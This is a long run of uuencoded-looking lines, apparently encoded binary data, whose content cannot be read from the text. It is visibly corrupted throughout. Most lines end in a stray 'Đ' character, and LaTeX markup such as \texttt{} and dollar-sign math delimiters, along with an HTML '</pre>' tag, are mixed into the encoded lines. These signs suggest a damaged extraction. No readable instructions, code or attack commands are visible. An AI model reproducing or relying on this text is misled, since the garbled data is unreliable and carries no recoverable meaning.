M@OWJ]_-/?"(?Y<!8;7M&&5-&[YU+>,:6W\#MV2`=PO_SRC>U:E"H>5JWK[X$.?D] $$$ M^L:PL49L10O^#XI]!_12"\'T,&WZ`<2FC#>"_#*W1KXQM\ZE8/=3=SA_^W\$LD M4O*3,SDY6496=0,C[,',^D=A6N_G^/QR@<2LN!H4ZU[./F2;(6L%*D49X\$3Đ MSN!=CZ5]<X&30"[])Z@%_1O4#O_/H+9&&_F9//69OU@KKJC+.H=J*XAI#N3/Đ M'#Z7UX8\6@J%02KL'N(-:TV:VSP(!J#D<H24W9*70BXXI0('^ZW\EU\GTAS&D MGXGX_XS<2.A)\$ZDVK<0:4`G`0E5^K*G\EA?(@5+J-9@4R6*1F0??`UOAI?U'Đ M]F.H.=;+V'U#6(VG1(K!*BC.700<\!9+HJ*S3(?QZ.BT^.3]L6Z'\$T"5(GUBĐ MB0`\71TJWGCEJ3W)%)94(EUJ,I0Y24A)ZQ,#++'E'GW_<7?*DOT83F:Q1DM0Đ $\texttt{M)*L;,HOM6]/:IB?R]I7HVQU?U?E]C4Y`,<BPUB:>I^"YD:Z<\$WR^\R"V8Q.\#D$ MED!B]>BI,LJJ,#KM_:?<B#LV_X0Q[.VW#?4K-W`\Y<TP0)[E"NG<Y`]#ST=#Đ</pre> MCVO.Z9P,J`V_J?U4^%^#%!NG<'O,-*7S0,+\$9_7HR&K)VAE)!QTY^H2FJ74!Đ M5^\$#>*M.!?_@.B+:\@SUHW?^04W+2CM_B+L4#WTJ;#YQ((23SY[ZUS\$3GNU9Đ

M5BSC`U13WK2E3&*VMM6(\$/%R:^SQWQ"XTD8,1=_&M4[#?3DZPO4^)`P56NO/Đ $M_O(6/9P:1J\slash)=I_{9}'K_9)X^-P^J8\$JP]C(R"=7VM<8E9#`IJ3R_I[9GU)Đ$ MT.KJ:LDOJ&3]M[M^^)^@C=?M-0^CC.ISU.E34L7B?M8#YWB;1L,S)MH%GGEIÐ MC?X).Z%@G!Z,'3["WPC*#K](FNHBD<<AIPV01E:=U0HQE[()';.((:"S^8GGD M0*\$_<VXG2_(7DY-O=&WFCUK_F%S^K^^1:,#7'_XQNU4>'2Y';9^A*-?ONBA-Đ $M=V"N)T&<$/>@"+['>APDB\GRWN8[2"$L<IQHT^D?W[H'QZ]9!+X'^&`802$'D$ ME"48ZMI!/7S9D7>S87I6PZQ?XM*.VJT:-%((Z\$/S849+EV+3[@H`,(0=B9NWD M?9SN-D_B+\9)1\;B<\G3?7WO^CZ:0#?;V=A(7'^^'I^K-L[?U@AS%=%Z@(LMD MC)J?JM`]K'*Y/?ODU)/_QO?F^*I,+CX!FH6)+U4%5F[;W-,K#!\$M7A)-TS:MD MHHZEUA#NCDL7\$IL)7DRJH&>!N5]],8=E+XTV8'>_:ND>N@C*#<V=69[C%A%3D $\texttt{M$IR:FN*S7=5M^@\backslash Y$QKIY0<H1I0._2>2X8`S6K7W5_GW73CB$,H,NCIVE\backslash =-D }$ $\label{eq:mg} \texttt{MG}) \ 0 \\ \texttt{LT@JCI"X(1YS\&6=L*;3[.%?-B5/.R.\#F^0Z^!(\#.!'+T?80YU>]K'DU\$]} \\ \texttt{DU\$]} \\ \texttt{D} \\ \texttt{D}$ MI2=7J?.H8J,+S/W5BT&2`JB=]?>6PO\$`!8#P>]DM&D"!`ZEZV@^K4AU,_<7BD M.T_M;=)`FW4LY\$Q_\0C'>3.BJ#K&6:700Y^6XS3<*\$JLCO6^RPH*\MB,)Q\$Đ M49"79S%/M_>?8SS]7V)?N.BL_05?A;SX&617F_UB'-/<(4GRKM.-F980(!^HD M_;C@,@OB1R91/#_U].2`H/S+GT%Y+34/1*?ET>_&&QV#@G-(,G"6J/'ZRF%QĐ MD/\$:[Q1]+/CGOIENVNR-9U]T-2Q7@N5GQ-.\$G9HZJ7&H(P1#00'[7&UC_#X]Đ M(&62*@K9"U%<VC05"Q3)PS_!>VUF\&HE-ZX/5/>?/.>0U<0NAU0GL1A30C\DĐ M"]*@&T=]ZU3@=6BR]##0>S=FAOSI[!S63T0F]MP-U01PEH93IMW^M'QBWV#GD M(F@GGZ,X4X2\$-*^YV55JXKRA7*'Y!5Q'*\F/V/S3D2UI0D5^VZP]ROPW*<%ZĐ M0, KEJ_3A)O2V?UW.UA:[IY["FA@TJDYLR#G,7F9E#G\$:2-@IBN>5):/(^G!VĐ $MA4IYK&\Y)G@Q\#)>Q7M=0IS:TXB/OI^@S:<$6(&V^7@<;`,?T])-@;Y<IX.EDD$ M8<!FM7XS,B%E)A])HJO74)Z=8W6/[6U#HK^9R0>D/Z4E'*`\\$#`+!HM6@NUGĐ $M0F08[?67(E6]4J,;SY5VX?S#$.-MJ:++@_#7W$`>^J>S!?U=E)&8"1'=WKUD M,=.84DN]N5#FKS:?.F-@'K<Q:WQ^6`KU.7,W\$K!?C#NZH)BZF,71MU0%##.?Đ $\label{eq:mrq24} \texttt{MRQ24;@>RDZ^O:5_ZP*6X7Q(X/4S?5AV!FXK\#ZGY<;>;>N/XL;Y(V/"RV:;0ED)} \\$ $\texttt{M:^F} \\ [\#A\$^5 =) \texttt{C4OXM} \\ = \texttt{F&N} \\ \\ \texttt{W"M\#77CW*L^N7-?} \\] \\ \texttt{51} \\] \\ \texttt{?M-G-7.M1R} \\ \\ \texttt{\&}) \\ \texttt{`</} \\ (@ND) \\ \texttt{M:NF} \\ \texttt{M:N$ $\label{eq:mnmqaas} \texttt{MNMQAas}/>\$^7 = \texttt{QKNY}(ZH=1X+6>9'\$GS8_[8\-Q(3J\#9<XAW?[/B">CO4E:&$UD)$ MZE57;O*0X>M_RJ3[;+0,!)O[CF4YQ^)&-\'^P:2@L/#RD.!;OS"U\$RAH1=S#Đ M\`Y]PXW2,(,)R1NARJKL,:E<_%`%YY#"D/U9-6<^]CV5%LB=@*_9[T>[_<N\$Đ MO*VQK;2FTZN36GG2?;)P\$@W(8GMYVKVAT[39Y,Y'W=*]?63E.)'VQKHL;-9Đ $M=%(9Z/AY)V1IKM8YU3_/5.2,OY!X4O;PN5?WBH<^*C"'DV'C-430.`;Y7D$ $\texttt{M+;R'^G83@W=0,@R)Z+TB^*74`S2TMJ9E-[CW15<WJSQ_ZA;N_"+V4L"F9*!D } \\$ MW5I[LI)J7)"^9IE?[9?Y/0=FO@HN&X>")`3?XRZRT]\BLKG5UU)!_T%K^L`JĐ M+ZG>&+Z:LRW%PPDB1>,SW&HJ%_39%V1D')'M@]R-'30GJWL_XM&I?*DCX=%ZĐ M+J6<GNHYQN('AM-B]*"Q3Q7?*E^\0>&;\$M>+HK2/;VNBC[KPP%855*N>2W&JD M6N*&WKH#WAANOQ&S%@__*[N">(!@'_@JWOD3S>3\:]K#A>B1_P,'LO,51\FD MMM4_RFBF?`I<FJW]'AH_)CJ4KI9P=2><X-Z_*=.NE9ESR6,B9)B!<Z4!,1"DĐ M[&B',K;6\#8569-YLX12DKM=6R6)=YB1+1)[\U]I!CA&+YZ\$"JI%MW)28RK#Đ MY%H="#);;ZTO9DT=!\$(**<P,&/F"2V*9YX@4K!(`Q-[_:<UX;8S@<]X-M%]YĐ MB7.Y.=.1MZ>-!,BA))\T7'<#2B=<T0?R.*A2D7W<!466'DV9)1PA3%=-%!J9Đ M6+6FR6H"_15]1&!`"VO+Z72=V\$`#+2(XK\DIG[R6F"\P[]KJ,3Z5#3TIL9/AÐ MXAO8V"R\$A+J+R_/S\PMF!8+%ZG">N8>@%/Z\$9./_<5,)BUI\$AAD/+(+3\^TOĐ MP_3`U3;%[T.]8<.5<[<=N>I^!)-4'X:+H\$ZC37AIC15M3RY3G22*MQA6)AR^Đ $M4'_{2}@Q8J\\+)EOF]#SO(.A'$DJ4GR]$51936780SVFM(@8ZR'SM7::Z-G3@9D)$ $\label{eq:mq_alpha} \texttt{MQ@X-\&\$7C^80'SUH1-,STS9X`W\YP;?Q\S]Y@,7\&(UGJ:BM9\207)_Z@WX[7RD)} \\$ M@[,3BL0]Q38,!`LGB,].BH57=[)M?4CT;HS&.J8-!0]]L7R0[??U:EG6?:,HĐ M/4):I8A!`CJYR;CJH2M.:O%1?'\>/`^F)K[O65ZY:@[\T.6F+J3-@N]^;9'D $MQ/U\#@?[6Q_\#NF/-\E\#8SXRP'^1]3A(N+*P!B^1H).-^'^NQV?N7(\#!SMIV)MD$ $M9'C\7H/)]&W)M8=[;^<@+@K^AA^=CN1/=9FTION9\V"8-.ORW5IF78OY%Z7?Ð$ MT8KLMOWOX<S&M@(;J4"]E+&0+U=\XL2WRYRD'=*\QL&B1.7;%6PB7<.3Z!6PĐ M8XBZ^=G^K.6&YY=DE7,R4XX'%%K40PE<7K'(#S4"/S'VQW=;L^[<EDB2:??;D MRW84FTF5%5XQF;-D(9P\$_?,28KY6-)&[.^(<R:RWMN.8>Z+X\$L(J?O<U\$A7GĐ $M^{,(]N"9]J^{2}"+W>HW9NIJQW^{95J^{7}F4F1RI5]}WLT^{*/^L[4XNE^MY![-D]}WLT^{*}$ $M#9WP0#TLF-7($5472I\2U98:PX<9S=F_IBX);7Z:/)JA_F\?4W^U\]C'Y/VD$ MA/`;M"=46CS3AZ_WX(3QA>+OX')X"Z1WW_<C9SK\$BAV<:<Q_ZL5*YBF4"K`RĐ MMXVA`0;R^3'F:(-6IUSJU@2:;`K<YRN`G6>O!S<C50,V5#WY70@^+TLQ*GSMĐ MC6WF)&1@[753;(+SC^/Y"41==JSKM/4-,!1K-X,O"%D*[_AY=70\/UH?6=8!Đ MQ(AZMTO6&GL,N7'NYD#LO:/1&^LVV,]?7F9+0)-J`0"7UN;FSN![<AVKS?+YĐ

MRO9Y.,=YI3)-8@;4C:]7_`:T<%G#,7PF;0[,KH1(2)-SM)RQ_"T"Z+A8&=8%D ML[J%+5QV>R+@X9ISUQWB.]ULYX9CXXZT]S\5DQX+^N<]G1>4_0'LQ?'Z__;LD MB0GGW/<*H>>]^TO<J<&?3(*(8*\$"!\3&YEW,?0>]ZW.(TV9Z3T1K^E\$@LK68Đ M+UJ?!)=[[WYW'.]9;))1-8@[MN-(*,(S^>)LH)%(SOTMV:(#U^AJM<=;;@*!Đ M:FQJ*MIPZVW+H+"O!RG@6E?JIS6\>^=.<I;&N_YOQ@U\K'Q7/.<7@[PF"N#AD MGIYLDTYGMB://ZDH"*@O991YNEARI,,GCO:`?%3+KEI.6B\>0M<-AY.8:)VOĐ M3):5.:B (J2^<7WDO\X!LE,T7M"KM&Q,HY#](;:]&=6XI#9WQS[D]5D;"W.AĐ M\UE5, %-RJ=[ECN\3DQMI(N_/Z'Y#\(HV^)E"F8!8\$(.!'@[)ZQV!G4\U;E55D M5:(_2WL,*_]S1'FX.U"H%F=PYX\-Z12*1K&G7.D'MI^GMLX+(_C<=#3Y346!Đ $M! < R*+L*-[< BPT3W] LA Q=W+:.UD, 5T; MF*UV8!^W+A*^1AO2#R4[LTX*1F?YD] M! < R*+L*-[< BPT3W] LA Q=W+:.UD, 5T; MF*UV8!^W+A*^1AO2#R4[LTX*1F?YD] M! < R*+L*-[< BPT3W] LA Q=W+:.UD, 5T; MF*UV8!^W+A*^1AO2#R4[LTX*1F?YD] M! < R*+L*-[< BPT3W] LA Q=W+:.UD, 5T; MF*UV8!^W+A*^1AO2#R4[LTX*1F?YD] M! < R*+L*-[< BPT3W] LA Q=W+:.UD, 5T; MF*UV8!^W+A*^1AO2#R4[LTX*1F?YD] M! < R*+L*-[< BPT3W] LA Q=W+:.UD, 5T; MF*UV8!^W+A*^1AO2#R4[LTX*1F?YD] M! < R*+L*-[< BPT3W] M! < R*+L*-[$ M]T,6CDCDV_X_JF"07&I;] `O6^XIY'O\)")?3"::EAR7)W2M2_G0)JX\$T>LABÐ MC6KILROG_&=7#WLV=^-]KKF994'GN[E\9P>*;F]]:<+<!;;](IJI#M5#.NJ^Đ M;L,YG7])BS'V-YA.YSLE?L.?/7Z2!`#LORTXID\$`Q!6ZC(KZ4Z"R@9WW@K[7Đ M`Y_@?9H`__W4T4ZG-ZA!F3U*<PTY-PMT[7A\$A&&5^XU-09%9>LPTLE'J##_AÐ MU]02.Q;S1/J0G-/"%C<K>DS:\$:;(;(F]L*"P*00QCO\+!>(89&FY3[];XY;CĐ $M_{.}[OVD:Q^X*&C[?VM"2F=_WH+=2##[B]3Q^53,+@X3/=\8K.)JV5PM[;WD]$ MM\.,YQ?H,+6QT&'2GS=-"[VR2ZCT+_YT:#HY/<W_]>M7&6GI(600-#=921#]D M'R0U&;S].Q@?O.U]4R7,,H-**UTF;=[H73+M5_^="_/:`H*`VQ"#>EWX17RIĐ M#V%%"SCFF\$KYE.[:T&70(,NMI3?IZ[WEL%?UXZY[FCP#NYE%KM*/(QG3R39TĐ M, #O, "3&1&R%W`8'&"A-:>GHB^ZP"\$D=9*]RBM9EAK=FT=B[HO+!?CA?-)I'FĐ M,*LRUV#5R8W_`5TXKN;T#)C#?]&M#5!,(6-A<NWE+Y[KXAKV4[VZ",N1'7ENÐ MHYB;6*?RE!-T\YV51\K=!#94J-L:D7T!\E(G#U!?H?%-=R*XG)R<U;2J6*.RĐ M%M]_3#\$IBRV)3,UG;Z9TE5L/<M,>-D<P#\3Q#9GQB!#V7G(A%J(.?\#\VTK4Đ $MA+^R0T7=]2WVQ^' \setminus 66"EDL(=(Y3Y^F"0@=Y+B5R[COU2JY;;9I;O+.97U//8D))$ $M0/J\#D66\TC.'W][2,X3^,`S7H6-6AI>-4SR^HFNHY=BS"X!_+#4Y!"^%9A<XD$ M&NNC#3?Q/;-8)8GN,L_J,*)\P4L41B[A2;W"Y_;B%Y"%4).]N;;1U='QX2WPĐ $\label{eq:mmq:z+[6=)?8} $B"SNT)B+4WB\>; "2DOAS])"@]<%`E*9N^@?=`[3\#:PR2@QQDB] $B'SNT)B+4WB\>; "2DOAS])"@]<%`E*9N^@?=`[3#:PR2@QQDB] $B'SNT]B+4WB\>; "2DOAS]]$ $\texttt{M} < \texttt{J} * @RXGG9B > < \texttt{GDO}! $\texttt{T}@? $\texttt{D}@@PU) $")) `QG5Y9Q'C < \texttt{B}9(`?E \setminus B / < = *E < P* \setminus) 1 \exists \texttt{D}$ MH[KN1&U*@/Q;=/R@_,54IYHHW?J(]W@1MBH0U-JRK&K2D;!@/?8E`SK9<W/^Đ MCP&1K(:9B@.[+'#>BKI\$92_+63!"I)'QCP\QS0;,8<M+EEGP"P*>9W^!\$T08Đ M9K-T_:(EJ9/4C\$+1'"G=GAB9=`,`N%_GW,40!<XQXKCZ/E/666ZMQV&H"9,GD M?Q\$F#N:-\$U0>J&NX%[UE>6E!ZG58&J;;@)<N(H995Q"#3J7QYUA+YG*(X?]OÐ MXIN)E)VKXB)63X-<:RYZ[93^'17A^=`1R0K9GQOL]6KP.\$BQ:V`[LN-2-;)8Đ M'.XE5F]>K+ID&_325?-/)\$<SVR;6PH_M;IY_>E!J_1]!SJ\/G8'D#9EBU2H&Đ $\texttt{MNO[T=PQEU:]"2;G,>3S^:)>HQ-,:R.Q&N-\#-X<P\$\$6\$6`C(SCTI9Q,;ISI*4D) }$ $\texttt{M*RL(35NU^6ONX>P4PQ7IH?,F-}\&S*EVF`BN5WXO_Z4R/R;U:4?M/S_FG->D$ MV9K+5^DKP<GAB[9K>S'E70A'<T:DF\$2=[6(%//%6^?YZ#8)8S_KNW+G6\$RY!D MOT-#DP&\$Z1_G":Q&Y7.7Z/GG+X2B[:*O<S%YQV!/.LXTMMEC\DTSYQ5R&OC>Đ $\texttt{M(;X\#^7LW0M@^@-3@HT'E`U(!\S_X6*,@O+6:GK_H_?F\#\5\)'R-:L/7K-6+D }$ M,SG`\#;&PQ)&O]B\\$'=^4LOO=VNDA9*?ML./_W+HI7O,W?\@\\$9,V_";+9_\#]6O\D M\$])+:D;"50I2`!SR\A%0:>GL9)7,NP5?7BX7A^YR\V.%R7)L:80-]=F\$,<[ZĐ M6[P:&D<7_N\Z8(\$H3]OVFX&@(J\0E5*`O?O]I@X7RT?!,TVDN&!'A\5<!*K\Ð M^M4--HB^_#%WQT_!9XTSQ3&*6<053K^Z+4IN7#5LL-E!NC/`MC,Q1;@4J=QDĐ M=`5;DI9__[AQA+:]<?+>@%:X7\$&TF:2?U*!]U+1J]VB>R.*6>6;7.=G?RX:[Đ $M(^!'VU9FMGVJ\%O_OFZ'[\%490D.S\$^9+)Q)HP7?)K]\%_-\HE'Q+;Y9\31CL3_Ð$ M&;<S,6=/,W:QOYMBO!?U66>J0#9^A&KRBQ)W,&'._,.XF,3.&LKSD:HJD,R?Ð MLE(#R**]P_3U!!K.?W0_L%?=#XKXK>[')-=-]'[P2&X7V&?)`T4.DG(N+FO`Ð MP^S/\$D.(MD4#M./BM<KWDJO_0G5W/0_0R,7;HIRO0V=(Y)G_&XK+OIH,HP!`D M >WL@`#\=83E*(J@65BCJH0X!""6[5Y4*?O&2X3H]]K\$8 W,@/@O*5XO])<4Đ MWZ#\)\$>A^(2&P_\'Q:Z@_\$)GWE^W*<U2HB+3Y%L]3@88%TZBJ;S+U4N2[BW_Ð M3X\$O#L0#Q0M[\1UPX4C3S@0;7](_XH*\$%'`7J0<&DX1PH@<I2M\$XO^>L)Z<FD M^,XONAN#I<QC)X-&W3!^0K?2^OLN-&Y6V36LTY)(?@`@%+!\E#:5VR`A\$":Đ M__JWT^@_NISXHD?I_K]8,JB^*'<>++&PF1U@)V>32[>VM"J@8O^!MES@G!Z(Đ MB`S,B23`274]MO_EF]G0J/C>2G2W,EP!CEY_L!/JKQ\$<"\4+7XI2KI@5/:)1D M1<1SUKN&NG?<7P('X3L>O!2\$0)*2G.X@E\$@P./`O]DH;K\$R@;WJH`R/^.7^.Ð M9;%'6Z]\M>LQ"U5STWG0;N'P[JM]<K@OP[+\0.+5/RZ&"52EORX&3]Q?![R%D $\label{eq:mtwmz} $$ MT+W+MZ]LW3-CS-WG"^#+6AUZXEX1?7N\5!.<!3[GV30+FITH@-SGWCR)-\9RD $$$ MSK;>7W,H&%IH1B"G8<Q+JBCH;8+\HPNC+Z)VG1QHT*J^F_\R\+WDB_]7'>^?Đ

MOLL&H4/Z]F\$!VJZCLX!!)>Q!Q9N[FN3?&+;X-H9!V'X>_9,N.=-?DR_(OD`ZĐ MQ<<[8B2@7T0D<?+_A8A\"4LD2!_B0/\D7\$2\%6\$/3IV-ZR.+UR:0"M&ORW'+Đ M[1F75<!)"J#1ET87T%JZFD;[]`TW<T,"U>[/MAA5>D-H2O56GX?B:?0/SD5GD M)RY&AH@3ATK<QM-D59G,HK';*4"J)DYW'C\2[LGBOE](^1,#GSZ_I-O!<I"[Đ MC+:CNL6+!8J\QZ#\+WC6_:187^?NDD""8FN)(GG;^KB5WMJL0RXH+MG10J3(Đ MD*7_IXU]V/9.K5!F;O<D;O%^H<G>"V,9YHVV\$(7YVE<BEB*A1%Z71-8A#&-HĐ M1E.AO77E8);9-OL-^[\2GWW]L5Z-B>K?>6#]+F*^:&)\`>4IT186<V+#[C?Đ M_;D//O'7ZF=L!!D!`!`+[A_+'FO!*V+L_\$_'5JAL.3PHOWP!-P>8!3-F+;(LD MEBKSAS]0+S8H\$"PV4UMG/G8X). `OS0Y3O;TUEQ0/#P__5S_62K+WHHX2Y7B]Đ $M[68'\0:?77,3^U('N9="\NM^4>!^(C@PX_ID?Q#+^5$`:1+!'2V7_RM;6->D)]$ M&T^^<3<,,C!G<S>Z1(U/O:311,PQT&6A1ZDU:6%K26383(!5AW`;70>%>Q5PĐ ME\$@`*F6J!26ZP2.)+<NX:Z#^J%V2F=.H<=L>E;]>G%_E;!!D;2_@/(:G:%"#D M31"WZJ=0<OP(WQF,!Z&\XE]]!I='KWT&U`\$@C?D[6E.&5_DV:]-!-U#6!5JLD M=7\$^B; "J_]Y2&SZLQ8;7MV]<FB7!\DE3:^\$3)QDWB6W_WV2UT(2DVZ>^S>9(Đ M9RIIC-K'^WLC39N_S,'KYFW:^W"H(][6UV,W6QM*TTRPLN'T/U'J\$=9!7>CMD M&(FCR_`QS+?"_ZO.S3(#0[E`!4\$]C[O;U<13'6T<(_I963X)MYT3%`9Z-`+/Ð M>]):P^,]Z!IBD)]!;^B[BY2@[=&%^F3\$#R"N+-&BTX`?'?X/LN-_9GN:\AI`Đ M<TX1&FU+'TWV-J%Z(FD-WJU-@0M8HTUP!X_LLT-C[&4N+7\$Q_^!P7#>__-XEĐ $M45UM^U(V\#@3^H!\&EH\&:DITNB88:.4;J?"C1<C(CG((BQ+W@=H$3PB&HJJJ*D))$ M%61`_[VE*&#`.HWH+EVR4"'>3*JYQMI\$<G0_`PV+N/[^@I^!"%F^OGH%!=]SĐ $M[RKS2\W]&QIAB=ZCQ;]%.(^6"<#1-?22I?5!^15?R,A$APQ/\A^)["4WM``D$ ML;=3E!M/@Q:D%HS8*]M%],8@S`!4`NP?27A6#Z5OE'H84ZKJJAM_IHE<M/QTĐ M1*74<\$&K9-,A1/;E?5[N]I?+:YBQ&'(6@^<G'N%@?'C``E/C](8:O3T%VDB]Đ M:GI)10%TJ`H^'0]UT*<;^F\W0PN.E9-#U/W@66J.V;\$IKC6)W8(?NS/@OH=TĐ MZP^99!B:7D[.*0FTIP%+IKV=J7'C^9HV@G8MG!<.O>9@.`FL/XC=[FF+_AIPĐ MT]]/\$JT\Y?Y\C:8[)8COA6ABHKO/#UF=3.>'QJ)@8U,=B3D'MWU(X3N+81RNÐ M; KETDQCI+%F6[4E.R#8Y+<=BEQ_<N@^*%X':_,2/I:QL)Z7X10Q%U8:5CCXDD ME29^9G;A^158.65URBE\'?R)"F,YPOV[TS*?SP,+K1_+)>H[P>L)TH)M%'73Đ M>W61G`O?<Q*[-U[`PE90@"6?(TBO==38CZI9Q'UFSP)FEOP&+VVV_@"C&_W/Đ MRR%X5%KM:9Y!Y0#@YVJNDFY]QV?"4;&5RG)Q<_,300%X`KA5QO+!WM/K5=;ZĐ M,, V5AE"/R^XMK\$&DWY>E>?^9A\[LN'6%D']_P"+KP<PKZ':;:?N7L\$2PV/22Đ MO5E-[Y7"E5!5[3R22!*AA\^VL";\IB#A7P=6N0)6?@(K0%QNX[.Q*K!G3Z\CĐ MH: "F0MEQF=_\C5\`H<KU'L>NFF3[)D*XH+0T*R8&;:Y2/TZU''ITNMC[8)PNÐ M198\$47@\,;'F%GJS[D:!3=-D6[TY`+/5EKW8F7L>@5>1WZ\$4]A^_5^0W95G9Đ $MZ.,M;\"_!DT/A)=P^A+^0PF!<\3-MP'..R<5Y47,R])@1?SJE(7\??W#@`M#Đ$ MP;!0`''YNOSAB<Z\$P>%N551JH3^AZMF76#TQ_8`\QV]^O`(+^CY6;NFKL(T?Đ M6>%QK#\FS24I2<U.VN]\$YP0J'D5(E[[P#T8?6_I?C+Y`\K62B24ANC&%:;&2D MUL!DP"CWS*8Q5A_-;^1\$^Z\K+9+W=<I(FWBWV3Q3W8,XI5GF5B!L`"9L.L[IĐ MF120"^]L1WH0_&=.*3-Y7&9>C^`<,APA,T*TY!TLM`\\$3/2\HOC?.VICNWMAÐ M0;-!HZ>PX0TI&,T(T>\$"=;W?@SJN42FY+[OF4+W.7F<BM'Q)F926FLK S9BJĐ $\texttt{M/HR6} \\ \texttt{R(HK;J?S08]X)YE3Y2A,?Z-Q)QCOV8*\#?;7E57,>W?T`>4:@"$YI-FYD \\ \texttt{M/HR6} \\ \texttt{$ MA'26.0L?VA_154\9X:C*SW`"+MTZ5Q6K?A7Y`(A+WW_[.8-77.GE5VC0?K15D MMQ8.-0G@KNYF\$Z%@4D) "3[X_0\$!W:!G8QPV`([TG\$_IO/S]4N#^SZ^(0VUA:Đ MD4<!?\$3+N81AX]U6N13>PCEJC*],_-\\;,8;("LMM\WCLN&B./HGA-&^HO-MĐ MX=4K!Z'(@<Z-A8:RK\$9,-]%.T@@,6:3-`^;N1,BCH^S5+;NO+B<B0(,#4D?RĐ $M_{(7^{-}V1(_B_1R$\&*;K(2@(EU\&6)RJGP$Z9OL5=[=G=-2F86\#B?VIAD1E\$WQD]))}$ $\texttt{M\#G*X<!^Z*,(Z9U\$/VK_S3^22?^5UJD"`QY00SS8L]HT?C./G/\&]^\\(+]Y009D }$ MK=JMSFA1B*P)5Y#TJQTN--'4<&2D28-,D2\$?-MQYBSX2,Q028;U<SMKW:*L!Đ MZD"\$`)`QU7*O=&ID;`0^/D5%#VVV[P=F2.D,RRX\BAQS/SNH.PRK-^PYD.'@Đ M/TERI/0%_RN#[02\%"U-E7L_%;F2ZI1N(TA[_K9FF;]6FZVY7^CXM_%STE`%D M!UESHM6<'\'H"+6J(D'\4]1J58JP\CULUEF[@'!Q^=9X>#W\2>722D)][401D MLO'5PD'YVK)\>E=6`')7%DN*<#8_L:S^DK-X:?-Q_Z`-.*CMWN^%(K%8VSY4Đ $M?[:B@\CKH:\&SY\#Q8@8N6YG[,MDHT^H055M7P:-T FK-E%W*O)$CU\[Y ?< GD]$ MX6 +`\..<DVJC4Q6[K6#RU?KA4]"XCC&;FEOS21.A@T*?9&'GIV=':TW<B3<Đ M[7\$S^2+RBYPJYMX-K(L6DNSHQN<<A'2OY<:>=^[KW^PW79;>5J?7^W/N! :OÐ MG*JBPPC.2AF=>QEI&[03G'PS,:\:UH?FG./F_4E3K<<HLR3)GAL+-2<]`2VPÐ $M_{i+}, C[KL\+/>, /0>6]<1X, ?9FM, U-630(?I^9_$3T5*>"#A8L!_*; <>OD*.78Ð$ MVRSUI=39\U..<_50W#XWIZ&=<;_K`RS@%:_-L/TOV?R2JDAKG\$8ME[[\!GE%D MOOVWABUUZKL?RRZP; <K==N++; \$A_#\$:P)UB>8\$/M>N(26UF)Z6[R5K:UM0'TĐ M>@@R+QFIGR7_?QNV(FE-'>21LI2+@&SWA>9R>R#(@^O/PB`F>9#^:M_O0YCRĐ M&BD"8[\$9H%J\/-%')CO,&(Q;XE1>`I<^C.BL*LV1'7"+#GP>72R]&""4"_?5Đ

MB1K>0&R\$NH<96SG21\$9\$FKPL"9"#AL-&:FKUC^+Q@RY/E*?4GR]821XO_\$E>Đ M.!-K[ZUS\&=.EX62UCSNDAYU=53+;W@UP*01\5NVH/\$,4)MF80![_R#P*H!FĐ MK]C\2LKN#A`LN+DNEY+9Q<<39`K45R4E<DZ:ZRPR**497*&MTXNEP<X>,J#PÐ M-L*;8\$-8A]EG;'Y,:2X^0,6;!UI\DW/]NRZ%72#&"VLX7#M(GXS==D;-C,S-Ð M-4BYP^U5.3K0;[L5RP2/\CJ0"<W\IZ:F7L_^B&96`!I,1F82'^9Z4R9JX;]FD $\verb|M8D8JAI*/: \verb|MG1Y/QELZ&S4.J[F:@?8\M'9/GX/-"(Q7C>`^*68UD; KUUL%^--D|)||$ M-AT#'#IEAJFYZ N ?\ OJ-V.[WJ1><XDBLL-"N.;GZOOL\W.34>G*Z.JFD.MĐ M.C45+<FH(G3<9,UIROYS26W`*SOT&CA@/,6\$4C!FFZF9XA=Q5W\$`DOMF\$L\$IĐ $\label{eq:mwal} $$MW\&L>=IGH]'\43BN@%JS,*;]$5^F])/S=$Q;RT9M"ANJ>9$G\>FGB/E%\#]-$D$$ M-#*IE)I:,3U9%*Y69B7-CXZ,P+L[W#W;E3:PW&6H4=+2`VE;9F:C&]E"K\5UÐ M]T<6"-=C[E:M-'&W3?W0'CEIZ:^%I?>C/@VY3^M.`MMBV<*4;L=)^;2J@[^;D M;0*_`P`+2JK5K&\\$5@07V]U/?W34!*G&_N]@K]-L1=P;-*Z?J(K;A(6/'YS--Ð $M^{0}:J/R^{<0}_{D}=/HA[194?ED]$ M2:5&_-I<L<%&LZ>]^7(:VFDDM_5KZ_,IW<?]#*`W6"[^I1Q*+14##SU<:8>;D M>[C29'8SHSF<:TZU>SH#*6#/_Q9#EK_9MN>DU/H\$H\$Q#XB`>!GRXQ-:UAI>GD $MUJ < 3[NOL, -N \cdot QL4 : 8\&, _C5) 3 \times : [?M < ; 4U - L&J \ 48^/W \ / X#$JFO=I.CMMPÐ]$ MPM3XW(YR@JWMQ*=@4U#7`TKV]W!K'HA_I]7?)+Z"2H@TNJ.OZ>)]?2G83RDMD MS_SZ.N8H`AH?CNREEBDK/_@A5)UFL]E<S?96;&9\7^?\$CVM(^,8;K,W0\5+^Đ M]7=D?/?N77^0KI#'T#S%08:%PP:TZR[85@A7FCL=%G,ZVKVD/>[BHW4>%F40Đ $\label{eq:m6} $$M6>Q)$ $\#Z]A$\&1,RB(WQ\QPG;^2L-;^G.S\)$1U4W7KUAY^R7CTV-V\IZ+^7<'ODEC''$ MC_`'B[MPMM%#QEB:W.'.&`F8%4+UAC^2-)(:]\Z45-O,=(89.LR8_Q0B3&'\Đ M:NJ#\N&](84RE\Y(T-A8'3,!'W!?HOG1^H\$\$S:V^`CC,\$!1IGDK^1M.TW3#:Đ ME+L'223H3K:^O61>1D0HFQET:G+:H?GU6`FYLS\/@<&N8>_8Q^TDWMZA9*'+Đ MD.I9U2B@Y,M!FGWJJXOIK=H=FM3;#X^:BUC4T]4%V*=PW9@,4A#6/_;650%_D M<YLX0!]5R[`)(.RKD_7\$^FEQ/T.XQOG:ZSC\$%2,E[/AW:Y%XQS9=0%UOV`<LD MPP;YURG:VOP(W7ZGC1PNB-^_;4QLVQF!:BMFGFW?;\$]Q.%N?^G2Q8%QEKT[9D M[>N\N]%=:;A;P6?S\!`_N;#`R36KDP76KQTF.Q\$BW\+)4,(^9%6E^U!JVQ/\D MD6D\$?P*7?6*;":;-^WV@9C"F*,+7WUM2"/X'\$:>PU30?(S'AO?"-JY*`DP#CĐ M9S, %1:HL'VZ<SYR\P0:EC\$\$A^\$'OE[!T+'S>]1<Z\K3S]\$.1(D,2K>(&693[Đ M\#()JE[=&!R;9'^DR1WSBMP:/<)@ZX\V'C[ME; `6P1-J6-8BM5O+_+GE>>KUÐ 